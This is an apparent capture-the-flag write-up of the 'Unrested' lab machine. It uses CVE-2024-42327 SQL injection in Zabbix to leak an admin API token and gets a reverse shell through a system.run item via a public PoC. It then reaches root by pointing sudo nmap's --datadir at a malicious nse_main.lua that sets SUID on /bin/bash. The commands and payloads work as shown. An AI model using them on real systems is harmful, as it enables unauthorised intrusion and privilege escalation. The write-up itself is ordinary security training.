
Overview
The machine starts by logging into Zabbix as a low-privileged user (matthew) which has API access, exploiting CVE-2024-42327 to perform SQL injection via the user.get endpoint to leak the admin API token, then using the admin token to create a malicious monitoring item via item.create with system.run to get a reverse shell as zabbix, then abusing a sudo rule allowing nmap with any args to hijack the --datadir path and drop a malicious nse_main.lua that sets SUID on /bin/bash to get shell as root
Enumeration
we'll start with nmap scan
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/unrested]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.231.176
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-16 13:49 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:49
Completed NSE at 13:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:49
Completed NSE at 13:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:49
Completed NSE at 13:49, 0.00s elapsed
Initiating Ping Scan at 13:49
Scanning 10.129.231.176 [2 ports]
Completed Ping Scan at 13:49, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:49
Completed Parallel DNS resolution of 1 host. at 13:49, 0.10s elapsed
Initiating Connect Scan at 13:49
Scanning 10.129.231.176 [1000 ports]
Discovered open port 22/tcp on 10.129.231.176
Discovered open port 80/tcp on 10.129.231.176
Increasing send delay for 10.129.231.176 from 0 to 5 due to max_successful_tryno increase to 4
Completed Connect Scan at 13:50, 23.18s elapsed (1000 total ports)
Initiating Service scan at 13:50
Scanning 2 services on 10.129.231.176
Completed Service scan at 13:50, 6.36s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.231.176.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 5.38s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 1.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 0.00s elapsed
Nmap scan report for 10.129.231.176
Host is up, received syn-ack (0.21s latency).
Scanned at 2026-06-16 13:49:36 PDT for 37s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
| 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
| _ Supported Methods: POST OPTIONS HEAD GET
| _http-title: Site doesn't have a title (text/html).
| _http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:50
Completed NSE at 13:50, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.94 seconds
got only 2 open ports SSH on 22 and HTTP on 80 the HTTP doesn't seem to have any virtual hosting
we are given this at the machine information
As is common in real life pentests, you will start the Unrested box with credentials for the following account on Zabbix: matthew / 96qzn0h2e1k3
so I will testing these creds for SSH maybe they are reused for SSH also just to get that out of the way then move on to the website
and no hit so lets move on
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/unrested]
└──╼ [★]$ nxc ssh 10.129.231.176 -u matthew -p 96qzn0h2e1k3
SSH 10.129.231.176 22 10.129.231.176 [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
SSH 10.129.231.176 22 10.129.231.176 [-] matthew:96qzn0h2e1k3
the HTTP hosts Zabbix application

Zabbix is an enterprise-grade, open-source monitoring and observability platform. It is used to track the health, performance, and availability of IT infrastructure including networks, servers, virtual machines, and cloud applications
After logging in
it runs Zabbix 7.0.0 so lets search if there is any disclosed vulnerabilities for that version

this version of Zabbix is vulnerable to SQL injection in the CUser class in the addRelatedObjects function which is being called from the CUser.get and any non-admin user account with the default user role with API access can call it
this version of Zabbix is vulnerable to 2 CVEs
CVE-2024-36467user modificationCVE-2024-42327SQL injection
CVE-2024-36467
An authenticated user with API access (e.g.: user with default User role), more specifically a user with access to the user.update API endpoint is enough to be able to add themselves to any group (e.g.: Zabbix Administrators), except to groups that are disabled or having restricted GUI access.
CVE-2024-42327
A non-admin user account on the Zabbix frontend with the default User role, or with any other role that gives API access can exploit this vulnerability. An SQLi exists in the CUser class in the addRelatedObjects function, this function is being called from the CUser.get function which is available for every user who has API access.
Shell as Zibbax
to get RCE on Zibbax you need to use an API method like item.create that creates a monitoring check and it tells Zibbax what data to collect from host and one of those data is an output of a shell command which is item type ITEM_TYPE_SYSTEM so it runs a shell command and returns the output but to use that method we have to have admin privilege
to get admin Privilege there is two ways
- abusing the
user.updateAPI endpoint as the CVE above to add ourselves - just dump the database and look for an admin session which the exploit uses
and using the PoC from godylockz we get a shell directly
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/unrested/CVE-2024-42327]
└──╼ [★]$ python3 zabbix_privesc.py -t http://10.129.231.176/zabbix/ -u matthew -p 96qzn0h2e1k3
[*] Authenticating ...
[+] Login successful! matthew API auth token: 6c18af84ad6e1f51497a972f30c9279e
[*] Starting data extraction ...
[*] Extracting admin API auth token: a9cd9731dd7052905d99f31fad445af7
[*] Getting host IDs ...
[*] host.get response: {'jsonrpc': '2.0', 'result': [{'hostid': '10084', 'host': 'Zabbix server', 'interfaces': [{'interfaceid': '1'}]}], 'id': 1
}
[*] Starting listener and sending reverse shelll ...
listening on [any] 4444 ...
connect to [10.10.16.83] from (UNKNOWN) [10.129.231.176] 55126
bash: cannot set terminal process group (2644): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@unrested:/$ whoami
whoami
zabbix
and we got the user flag
zabbix@unrested:/home/matthew$ cat user.txt
cat user.txt
f5e29bc01fc3b75bab8e2f35488086f5
Shell as root
enumeration shows that there is a binary called nmap that we can run as any user with no password so lets see what it does
zabbix@unrested:/home/matthew$ sudo -l
Matching Defaults entries for zabbix on unrested:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zabbix may run the following commands on unrested:
    (ALL : ALL) NOPASSWD: /usr/bin/nmap *
Looking at it. it is actual nmap binary so my first though went to custom script abusing to get a shell
zabbix@unrested:/home/matthew$ sudo /usr/bin/nmap -h
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL < inputfilename>: Input from list of hosts/networks
  -iR < num hosts>: Choose random targets
  --exclude < host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile < exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers < serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
so I went through the options to know find args that i can abuse
- the
--interactiveoption was in old versions of nmap that lets allowed users enter a commands when they start the line with ! to execute a system shell commands but it is blocked --scriptthat lets you specify custom file didn't work out either- there is the
-sCworked so we need to find an option that lets us specify a path for those scripts of thesCand hope it isn't disabled option
zabbix@unrested:/home/matthew$ sudo /usr/bin/nmap --script
Script mode is disabled for security reasons.
zabbix@unrested:/home/matthew$ sudo /usr/bin/nmap --interactive
Interactive mode is disabled for security reasons.
zabbix@unrested:/home/matthew$ sudo /usr/bin/nmap -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2026-06-16 23:19 UTC
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.43 seconds
and i found that option that has the default value of /usr/share/nmap and it holds the run time data files meaning that files in that location will be used by nmap on running -sC so lets try to find one of the files that we are sure will be used always at the start
--datadir <dirname>: Specify custom Nmap data file locationthe only that looks like we can hijack is the lua file nse_main.lua
zabbix@unrested:/home/matthew$ ls /usr/share/nmap/
nmap.dtd           nmap-payloads   nmap-service-probes  nselib
nmap-mac-prefixes nmap-protocols nmap-services nse_main.lua
nmap-os-db nmap-rpc nmap.xsl scripts
wrote command to execute SUID binary on that binary bash
zabbix@unrested:/dev/shm$ echo 'os.execute("chmod +s /bin/bash")' > nse_main.luaand as you can see it broke the aborted cause the nse_main wasn't a valid lua file (that's why we needed one runs at the start)
the permissions are now applied over the shell binary
zabbix@unrested:/dev/shm$ sudo /usr/bin/nmap -sC --datadir /dev/shm/
Starting Nmap 7.80 ( https://nmap.org ) at 2026-06-16 23:30 UTC
nmap.original: nse_main.cc:619: int run_main(lua_State*): Assertion `lua_isfunction(L, -1)' failed.
Aborted
zabbix@unrested:/dev/shm$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1396520 Mar 14 2024 /bin/bash
and we got root
zabbix@unrested:/dev/shm$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1396520 Mar 14 2024 /bin/bash
zabbix@unrested:/dev/shm$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
d02333f6c711ad822dc996aec2898c49
the machine looks too easy to be rated medium or maybe it was released before all these PoCs were published so it had to be exploited manually but I have exams nowadays so I can't replicate it manually but I might redo it again later and append it in Beyond Later section